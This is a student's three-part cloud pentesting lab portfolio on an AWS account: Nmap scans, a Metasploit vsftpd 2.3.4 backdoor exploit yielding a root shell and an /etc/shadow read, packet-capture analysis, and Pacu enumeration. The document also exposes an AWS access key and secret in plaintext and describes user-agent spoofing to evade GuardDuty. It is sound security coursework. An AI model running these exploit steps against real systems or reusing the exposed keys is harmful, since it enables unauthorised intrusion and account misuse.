

# Cloud Pentesting

**Portfolio Samples**

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**PART 1**


## Synopsis

In the first part of this project, we leverage the resources available in an AWS free tier account to set up a small penetration testing lab. We complete any necessary configurations AWS, subscribe to the images we need in the Marketplace, launch the images, and then use `ssh` to test our connectivity and install `Nmap` to check the scanning capabilities of our Kali machine. A separate VPC has been dedicated to this project environment.

## Screenshots

### *Added Marketplace Images*

The screenshot shows the AWS Marketplace 'Manage subscriptions' interface. On the left, there's a sidebar with links like 'Discover products', 'Procurement insights', 'Manage subscriptions' (which is highlighted in blue), 'Private offers', 'Vendor Insights', 'Private Marketplace' (with 'Your Private Marketplace' and 'Legacy version' options), and 'Settings'. The main area is titled 'Manage subscriptions' with a 'Info' link. It has tabs for 'Active subscriptions' (which is selected) and 'Inactive subscriptions'. Below that is a table titled 'Active subscriptions (2)'. The table has columns for 'Product', 'Agreement ID', 'Vendor', 'Deployed on AW', and 'Actions'. There are two rows: one for 'Ubuntu 22.04 LTS - Jammy' (agmt-a8b7p7hwe5bcpkcsa2jsneef5) and one for 'Kali Linux' (agmt-5zkxetoxgomasw26x65k7h59s). Each row has a 'Launch' button in the 'Actions' column.

*Configured Environment and Launched Images*

The screenshot shows the AWS EC2 Instances page. The left sidebar has 'EC2' selected under 'Instances'. The main area shows 'Instances (2) Info' with a search bar and filters for 'Name' and 'Instance ID'. Two instances are listed:

Name	Instance ID	Instance state	Instance type	Status check	Alarm status
kali	i-0e46b72d09f601bb0	Running	t3.small	3/3 checks passed	View alarms +
ubuntu	i-0d49d689605a775e1	Running	t3.small	3/3 checks passed	View alarms +

*Tested SSH Connections*

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
:will@abscissa:~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/$ ssh -i ./kali.pem kali@34.227.103.88
Linux kali 6.12.38+kali-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 20 19:23:14 2025 from 76.112.150.225
(Message from Kali developers)

  This is a minimal installation of Kali Linux, you likely
  want to install supplementary tools. Learn how:
  => https://www.kali.org/docs/troubleshooting/common-minimum-setup/

  This is a cloud installation of Kali Linux. Learn more about
  the specificities of the various cloud images:
  => https://www.kali.org/docs/troubleshooting/common-cloud-setup/

(Run: "touch ~/.hushlogin" to hide this message)
(kali㉿kali)-[~]
$
```

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
:will@abscissa:~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/$ ssh -i ./ubuntu.pem ubuntu@54.242.54.107
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1040-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu Nov 20 19:27:57 UTC 2025

  System load:  0.08           Processes:          103
  Usage of /:   22.8% of 7.57GB  Users logged in:     0
  Memory usage: 11%            IPv4 address for ens5: 192.168.1.22
  Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Nov 20 19:28:00 2025 from 76.112.150.225
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-192-168-1-22:~$
```

*Initiated Nmap Scan*

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/  
└──(kali㉿kali)-[~]  
    $ nmap -sn 192.168.1.22  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 19:41 UTC  
Nmap scan report for 192.168.1.22  
Host is up (0.000053s latency).  
MAC Address: 0A:FF:CC:7C:8B:E7 (Unknown)  
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds  
  
└──(kali㉿kali)-[~]  
    $ nmap 192.168.1.22  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 19:41 UTC  
Nmap scan report for 192.168.1.22  
Host is up (0.000082s latency).  
All 1000 scanned ports on 192.168.1.22 are in ignored states.  
Not shown: 1000 filtered tcp ports (no-response)  
MAC Address: 0A:FF:CC:7C:8B:E7 (Unknown)  
Nmap done: 1 IP address (1 host up) scanned in 21.27 seconds  
  
└──(kali㉿kali)-[~]  
    $ █
```

## PART 2

### Synopsis

In the second part of this pentesting project, we utilize the environment that we created and configured in part 1 to launch an attack from the Kali machine against a vulnerable [FTP](#) service on the Ubuntu machine. After performing this attack, we respond to the incident by analyzing the sniffed network traffic and by gathering information from the victim machine itself. We leverage concepts and skills from various AWS knowledge domains, and utilize tools like [Nmap](#), [Wireshark](#), [Metasploit](#), and [tcpdump](#).

### Screenshots

#### *Established SSH Connection to Kali*

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
:will@abscissa:~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/$ ssh -i ./kali.pem kali@54.196.226.171
Linux kali 6.16.8+kali-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 25 15:12:35 2025 from 76.112.150.225
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/

This is a cloud installation of Kali Linux. Learn more about
the specificities of the various cloud images:
⇒ https://www.kali.org/docs/troubleshooting/common-cloud-setup/

(Run: "touch ~/.hushlogin" to hide this message)
(kali㉿kali)-[~]
$
```

## Installed Vulnerable Service on Ubuntu

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
ubuntu@ip-192-168-1-22:~/vsftpd-2.3.4-infected$ sudo /usr/local/sbin/vsftpd &
[2] 2124
ubuntu@ip-192-168-1-22:~/vsftpd-2.3.4-infected$ ps aux | grep 2124
root      2124  0.0  0.2 11892  5504 pts/0    S    15:38   0:00 sudo /usr/local/sbin/vsftpd
ubuntu     2128  0.0  0.1  7008  2432 pts/0    S+   15:38   0:00 grep --color=auto 2124
ubuntu@ip-192-168-1-22:~/vsftpd-2.3.4-infected$
```

## Opened Ports and Initiated Nmap Scan

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
[kali㉿kali)-[~]
$ nmap 192.168.1.22 -sV -p21
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 15:53 UTC
Nmap scan report for 192.168.1.22
Host is up (0.000085s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 0A:FF:CC:7C:8B:E7 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

*Performed Attack with Metasploit*

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
msf > search vsftpd
Matching Modules
=====
#  Name
-  ---
0  auxiliary/dos/ftp/vsftpd_232           2011-02-03    normal   Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent No     VSFTPD v2.3.4 Backdoor Command Executio
n

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.22
RHOSTS => 192.168.1.22
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.22:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.22:21 - USER: 331 Please specify the password.
[+] 192.168.1.22:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.22:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.60:37501 -> 192.168.1.22:6200) at 2025-11-25 16:22:44 +0000
```

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.22:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.22:21 - USER: 331 Please specify the password.
[+] 192.168.1.22:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.22:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.60:37501 -> 192.168.1.22:6200) at 2025-11-25 16:22:44 +0000

whoami
root
uname -a
Linux ip-192-168-1-22 6.8.0-1040-aws #42~22.04.1-Ubuntu SMP Wed Sep 24 10:26:57 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
cat /etc/shadow
root:*:20403:0:99999:7:::
daemon:*:20403:0:99999:7:::
bin:*:20403:0:99999:7:::
sys:*:20403:0:99999:7:::
sync:*:20403:0:99999:7:::
games:*:20403:0:99999:7:::
man:*:20403:0:99999:7:::
lp:*:20403:0:99999:7:::
mail:*:20403:0:99999:7:::
news:*:20403:0:99999:7:::
uucp:*:20403:0:99999:7:::
proxy:*:20403:0:99999:7:::
www-data:*:20403:0:99999:7:::
backup:*:20403:0:99999:7:::
list:*:20403:0:99999:7:::
irc:*:20403:0:99999:7:::
gnats:*:20403:0:99999:7:::
nobody:*:20403:0:99999:7:::
systemd-network:*:20403:0:99999:7:::
systemd-resolve:*:20403:0:99999:7:::
messagebus:*:20403:0:99999:7:::
```

*Identified Backdoor Connection on Ubuntu*

```
(sshd) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
ubuntu@[ip-192-168-1-22:~$ sudo netstat -np | grep 192.168.1.60 -C 3
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State      PID/Program name
tcp        0      36 192.168.1.22:22          76.112.150.225:58126  ESTABLISHED 735/sshd: ubuntu [P
tcp        0      0 192.168.1.22:6200          192.168.1.60:37961    ESTABLISHED 857/sh
tcp        1      15 192.168.1.22:21          192.168.1.60:38417    LAST_ACK   -
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type      State           I-Node      PID/Program name      Path
unix            3      [ ]           STREAM     CONNECTED     2669        336/systemd-resolve
ubuntu@[ip-192-168-1-22:~$
```


*Note: I had to redo this step to capture another screenshot. Because of this, the PID and port numbers do not match prior screenshots.*

*Retrieved Packet Capture from Ubuntu*

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
ubuntu@[ip-192-168-1-22:~$ sudo tcpdump -i ens5 host 192.168.1.60 -w 2.pcap
tcpdump: listening on ens5, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C52 packets captured
52 packets received by filter
0 packets dropped by kernel
ubuntu@[ip-192-168-1-22:~$
```

```
[0: scp] ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
:will@abscissa:~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/$ scp -i ./ubuntu.pem ubuntu@[98.88.38.159]:/home/ubuntu/2.pcap ./2/
2.pcap                                         100% 5718    61.0KB/s  00:00
+will@abscissa:~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/$ |
```

## Analyzed Packet Capture with Wireshark



Due to the host 192.168.1.60 capture filter that I used with the `tcpdump` command, all of packets captured in this file are between the Kali and Ubuntu hosts. 52 packets were captured in total, 34 of which (65%) were directly related to the backdoor shell over port 6200 on Ubuntu. Notably, the payload data is unencrypted. In the screenshot above, we can view the results of one of the commands we ran (`cat /etc/shadow`) in plaintext.

## PART 3

### Synopsis

In the third part of the pentesting project, we set up the AWS CLI, test functionality, and use the `pacu` framework to assess some aspects of our environment.

### Screenshots

#### *Created IAM User*

The screenshot shows the AWS Identity and Access Management (IAM) service interface. The user 'auditor' has been created. Key details shown include:

- ARN:** arn:aws:iam::990216988430:user/auditor
- Console access:** Disabled
- Access key 1:** AKIA6NDMIE4HDLQT3LVQ - Active (Never used. Created today)
- Created:** December 04, 2025, 13:12 (UTC-05:00)
- Last console sign-in:** -
- Access key 2:** Create access key

The 'User groups membership' section shows the user is a member of the 'auditor' group, which is attached to the 'ReadOnlyAccess' and 'SecurityAudit' policies.

*Installed and Configured AWS CLI*

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
  creating: aws/dist/awscli/customizations/wizard/wizards/lambda/
inflating: aws/dist/awscli/customizations/wizard/wizards/configure_.main.yml
inflating: aws/dist/awscli/customizations/wizard/wizards/dynamodb/new-table.yml
inflating: aws/dist/awscli/customizations/wizard/wizards/iam/new-role.yml
inflating: aws/dist/awscli/customizations/wizard/wizards/events/new-rule.yml
inflating: aws/dist/awscli/customizations/wizard/wizards/lambda/new-function.yml
inflating: aws/dist/awscli/customizations/sso/index.html
  creating: aws/dist/prompt_toolkit-3.0.51.dist-info/licenses/
inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/METADATA
inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/RECORD
inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/INSTALLER
inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/top_level.txt
inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/WHEEL
inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/licenses/LICENSE
inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/licenses/AUTHORS.rst
inflating: aws/dist/wheel-0.45.1.dist-info/METADATA
inflating: aws/dist/wheel-0.45.1.dist-info/INSTALLER
inflating: aws/dist/wheel-0.45.1.dist-info/direct_url.json
inflating: aws/dist/wheel-0.45.1.dist-info/RECORD
inflating: aws/dist/wheel-0.45.1.dist-info/LICENSE.txt
inflating: aws/dist/wheel-0.45.1.dist-info/REQUESTED
inflating: aws/dist/wheel-0.45.1.dist-info/entry_points.txt
inflating: aws/dist/wheel-0.45.1.dist-info/WHEEL

└─(kali㉿kali)-[~]
└─$ sudo ./aws/install
You can now run: /usr/local/bin/aws --version

└─(kali㉿kali)-[~]
└─$ /usr/local/bin/aws --version
aws-cli/2.32.10 Python/3.13.9 Linux/6.16.8+kali-cloud-amd64 exe/x86_64.kali.2025

└─(kali㉿kali)-[~]
└─$ █
```

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
└─(kali㉿kali)-[~]
└─$ aws configure
AWS Access Key ID [None]: AKIA6NDMIE4HDLQT3LVQ
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: text

└─(kali㉿kali)-[~]
└─$ █
```

*Described Instances*

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
└──(kali㉿kali)-[~]
    $ aws ec2 describe-instances
    RESERVATIONS 990216988430 r-0b12b69224609ac69
    INSTANCES 0 x86_64 0803f7db-b53b-4ec9-9eb5-3c2d3dc3e7c7 legacy-bios True True xen ami-01
    4f91f72b49fb01b i-0e46b72d09f601bb0 t3.small kali 2025-11-25T22:31:15+00:00 Linux/UNIX ip-192
    -168-1-60.ec2.internal 192.168.1.60 34.204.15.150 /dev/xvda ebs True subnet-0479b6e
    d97fd6a6bf RunInstances 2025-11-20T19:08:00+00:00 hvm vpc-0ca4d6f538147cdf4
    BLOCKDEVICEMAPPINGS /dev/xvda
    EBS 2025-11-20T19:08:01+00:00 True attached vol-00d2d43eaf09e5387
    CAPACITYRESERVATIONSPECIFICATION open
    CPUOPTIONS 1 2
    ENCLAVEOPTIONS False
    HIBERNATIONOPTIONS False
    MAINTENANCEOPTIONS default
    METADATAOPTIONS enabled disabled 1 optional disabled applied
    MONITORING disabled
    NETWORKINTERFACES interface 0a:ff:fb:04:45:09 eni-0d80de5a9cf6330ad 990216988430 192.16
    8.1.60 True in-use subnet-0479b6ed97fd6a6bf vpc-0ca4d6f538147cdf4
    ASSOCIATION amazon 34.204.15.150
    ATTACHMENT 2025-11-20T19:08:00+00:00 eni-attach-04fdc0e877ea7aff3 True 0 0 attached
    GROUPS sg-0c3d760bfaa9cdb13 kali-sg
    OPERATOR False
    PRIVATEIPADDRESSES True 192.168.1.60
    ASSOCIATION amazon 34.204.15.150
    NETWORKPERFORMANCEOPTIONS default
    OPERATOR False
    PLACEMENT us-east-1c default
    PRIVATEDNSNAMEOPTIONS False False ip-name
    PRODUCTCODES 7lgvy7mt78lgoi4lanl0znp5h marketplace
    SECURITYGROUPS sg-0c3d760bfaa9cdb13 kali-sg
    STATE 16 running
    TAGS Name kali
    RESERVATIONS 990216988430 r-0df57c8120846ca6f
```

*Listed S3 Bucket*

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
└──(kali㉿kali)-[~]
    $ aws s3 ls s3://aws-isin335-testbucket
    2025-12-04 18:29:02      38 bucket_test_file.txt

└──(kali㉿kali)-[~]
    $
```

## Uploaded to Bucket

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
└──(kali㉿kali)-[~]
    $ touch index.html

└──(kali㉿kali)-[~]
    $ aws s3 cp index.html s3://aws-isin335-testbucket
upload failed: ./index.html to s3://aws-isin335-testbucket/index.html An error occurred (AccessDenied) when calling th
e PutObject operation: User: arn:aws:iam::990216988430:user/auditor is not authorized to perform: s3:PutObject on reso
urce: "arn:aws:s3:::aws-isin335-testbucket/index.html" because no identity-based policy allows the s3:PutObject action

└──(kali㉿kali)-[~]
    $ aws s3 cp index.html s3://aws-isin335-testbucket
upload: ./index.html to s3://aws-isin335-testbucket/index.html

└──(kali㉿kali)-[~]
    $
```

## Started and Described Ubuntu Instance

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
└──(kali㉿kali)-[~]
    $ aws ec2 start-instances --instance-ids i-0d49d689605a775e1
STARTINGINSTANCES      i-0d49d689605a775e1
CURRENTSTATE          0      pending
PREVIOUSSTATE        80      stopped

└──(kali㉿kali)-[~]
    $ aws ec2 describe-instance-attribute --attribute instanceType --instance-id i-0d49d689605a775e1
i-0d49d689605a775e1
INSTANCETYPE          t3.small

└──(kali㉿kali)-[~]
    $ aws ec2 describe-security-groups --group-ids sg-0987733f808f676d4
SECURITYGROUPS  Ubuntu 22.04 LTS - Jammy-Ubuntu 22.04 LTS 20251111-AutogenByAWSMP--1 created 2025-11-20T19:10:11.083Z
                  sg-0987733f808f676d4  ubuntu-sg      990216988430  arn:aws:ec2:us-east-1:990216988430:security-group/sg-0
987733f808f676d4      vpc-0ca4d6f538147cdf4
IPPERMISSIONS     22      tcp      22
IPRANGES          76.112.150.225/32
IPPERMISSIONS     20      tcp      21
IPRANGES          192.168.1.60/32 vsftpd
IPPERMISSIONS    6200      tcp      6200
IPRANGES          192.168.1.60/32 vsftpd backdoor
IPPERMISSIONSEGRESS   -1
IPRANGES          0.0.0.0/0

└──(kali㉿kali)-[~]
    $
```

*Note: I did not have to add any permissions for the `describe-instance-attribute` and `describe-security-group` commands to work. This is because I added the default `ReadOnlyAccess` and `SecurityGroup` policies that come from AWS when I created the user – which include (among other things) these permissions.*

*Installed Pacu*

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
└─(kali㉿kali)-[~]
$ sudo apt install pacu
The following package was automatically installed and is no longer required:
  python3-roman
Use 'sudo apt autoremove' to remove it.

Installing:
  pacu

Installing dependencies:
  libabsl20240722  libjpeg62-turbo  libwebp7          python3-freezegun      python3-six
  libaom3          libjq1           libwebpdemux2    python3-greenlet     python3-sqlalchemy
  libavif16         liblcms2-2       libwebpmux3      python3-infinity     python3-sqlalchemy-ext
  libdavid7         liblrc4          libyuv0          python3-jq          python3-sqlalchemy-utils
  libdeflate0       libonig5         python3-babel-locatedata python3-mypy-boto3-ebs python3-terminaltables3
  libfribidi0       libopenjp2-7     python3-arrow      python3-olefile      python3-toml
  libgavl1-1        libraqm0         python3-babel      python3-pil          python3-typeshed
  libgraphite2-3    libravie0.8     python3-boto3      python3-policyuniverse python3-typing-extensions
  libharfbuzz0b     libsharpuyv0     python3-botocore   python3-pycognito
  libimagequant0    libsvtavenc2   python3-dsnap      python3-qrcode
  libjbig0          libtiff6         python3-envs      python3-s3transfer

Suggested packages:
  liblcms2-utils    python-sqlalchemy-doc  python3-aiosqlite      python3-pymssql
  python-arrow-doc   python3-asyncpg      python3-mariadb-connector python3-cx-oracle
  python-greenlet-dev python3-pg8000      python3-mysqldb      python3-oracledb
  python-greenlet-doc python3-psycopg2    python3-mysql.connector python3-sqlalchemy-utils-doc
  python-pil-doc     python3-psycopg2cffi  python3-pyodbc      python3-terminaltables3-doc

Summary:
  Upgrading: 0, Installing: 53, Removing: 0, Not Upgrading: 98
  Download size: 40.3 MB
  Space needed: 222 MB / 7221 MB available

Continue? [Y/n]
Get:1 http://kali.download/kali kali-rolling/main amd64 libabsl20240722 amd64 20240722.0-4 [492 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 libaom3 amd64 3.13.1-2 [1906 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 libdavid7 amd64 1.5.2-1 [564 kB]
```

Pacu is an open source pentesting framework for the AWS cloud. The tool intends to aid in the assessment of AWS exploit and post-compromise potential by (for example) helping to simulate a breach and vet AWS services with a set of “compromised” keys used as the attacker. It includes modules for activities such as confirming permissions and performing privilege escalation scans. The tool attempts to address AWS penetration testing concerns within the information security community by providing methods for (relatively) easy/quick assessment of potential vulnerabilities and exploit potential issues, rather than compliance requirements. Pacu aggregates experience and research from AWS red team engagements and makes them available in the form of the previously mentioned modules, which improves efficiency and cuts time requirements for an assessment by a drastic amount (depending on the size of the environment/deployment).

*Pacu set\_keys*

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
```

Other command info: aws <command>	Run an AWS CLI command directly. Note: If Pacu detects "aws" as the first word of the command, the whole command will instead be run in a shell so that you can use the AWS CLI from within Pacu. Due to the command running in a shell, this enables you to pipe output where needed. An example would be to run an AWS CLI command and pipe it into "jq" to parse the data returned. Warning: The AWS CLI's authentication is not related to Pacu. Be careful to ensure that you are using the keys you want when using the AWS CLI. It is suggested to use AWS CLI profiles to solve this problem
console/open_console	Generate a URL that will log the current user/role in to the AWS web console

```
Detected environment as one of Kali/Parrot/Pentoo Linux. Modifying user agent to hide that from GuardDuty...  
User agent for this session set to:  
Boto3/1.9.149 Python/3.7.0 Windows/10 Botocore/1.12.168  
Pacu (test:No Keys Set) > set_keys  
Setting AWS Keys...  
Press enter to keep the value currently stored.  
Enter the letter C to clear the value, rather than set it.  
If you enter an existing key_alias, that key's fields will be updated instead of added.  
Key alias must be at least 2 characters  
  
Key alias [None]: auditor  
Access key ID [None]: AKIA6NDMIE4HDLQT3LVQ  
Secret access key [None]: RzT9YVPPQ6LLHRxdNzijS23zFfp9F0N+moAjdqW  
Session token (Optional - for temp AWS keys only) [None]:  
  
Keys saved to database.  
Pacu (test:auditor) > █
```

*Pacu ec2\_\_enum*

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
    systemsmanager__rce_ec2

Pacu (test:auditor) > help ec2__enum

ec2__enum written by Spencer Gietzen of Rhino Security Labs.

usage: pacu [--regions REGIONS] [--instances] [--security-groups] [--elastic-ips] [--public-ips]
             [--customer-gateways] [--dedicated-hosts] [--network-acls] [--nat-gateways] [--network-interfaces]
             [--route-tables] [--subnets] [--vpcs] [--vpc-endpoints] [--launch-templates]

The module is used to enumerate the following EC2 data from a set of regions on an AWS account: instances, security groups, elastic IP addresses, VPN customer gateways, dedicated hosts, network ACLs, NAT gateways, network interfaces, route tables, subnets, VPCs, and VPC endpoints. By default, all data will be enumerated, but if any arguments are passed in indicating what data to enumerate, only that specific data will be enumerated.

options:
  --regions REGIONS      One or more (comma separated) AWS regions in the format "us-east-1". Defaults to all session regions.
  --instances            Enumerate EC2 instances
  --security-groups     Enumerate EC2 security groups
  --elastic-ips          Enumerate EC2 elastic IP addresses
  --public-ips           Enumerate EC2 public IP addresses
  --customer-gateways   Enumerate EC2 VPN customer gateways
  --dedicated-hosts     Enumerate EC2 dedicated hosts
  --network-acls         Enumerate EC2 network ACLs
  --nat-gateways         Enumerate EC2 NAT gateways
  --network-interfaces  Enumerate EC2 network interfaces
  --route-tables         Enumerate EC2 route tables
  --subnets              Enumerate EC2 subnets
  --vpcs                Enumerate EC2 VPCs
  --vpc-endpoints        Enumerate EC2 VPC endpoints
  --launch-templates    Enumerate EC2 launch templates

Pacu (test:auditor) > 
```

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
Pacu (test:auditor) > run ec2__enum --regions us-east-1
  Running module ec2__enum...
[ec2__enum] Starting region us-east-1...
[ec2__enum] 2 instance(s) found.
[ec2__enum] 6 security group(s) found.
[ec2__enum] 0 elastic IP address(es) found.
[ec2__enum] 2 public IP address(es) found and added to text file located at: ~/.local/share/pacu/test/downloads/ec2_
public_ips_test_us-east-1.txt
[ec2__enum] 0 VPN customer gateway(s) found.
[ec2__enum] 0 dedicated host(s) found.
[ec2__enum] 3 network ACL(s) found.
[ec2__enum] 0 NAT gateway(s) found.
[ec2__enum] 2 network interface(s) found.
[ec2__enum] 4 route table(s) found.
[ec2__enum] 8 subnet(s) found.
[ec2__enum] 3 VPC(s) found.
[ec2__enum] 0 VPC endpoint(s) found.
[ec2__enum] 0 launch template(s) found.
[ec2__enum] ec2__enum completed.

[ec2__enum] MODULE SUMMARY:

Regions:
  us-east-1

  2 total instance(s) found.
  6 total security group(s) found.
  0 total elastic IP address(es) found.
  2 total public IP address(es) found.
  0 total VPN customer gateway(s) found.
  0 total dedicated hosts(s) found.
  3 total network ACL(s) found.
  0 total NAT gateway(s) found.
  2 total network interface(s) found.
  4 total route table(s) found.
  8 total subnet(s) found.
  3 total VPC(s) found.
  0 total VPC endpoint(s) found.
  0 total launch template(s) found.

Pacu (test:auditor) > 
```

*Pacu data*

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/ [0: clear] ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
Pacu (test:auditor) > data

Session data:
aws_keys: [
    <AWSKey: auditor>
]
id: 1
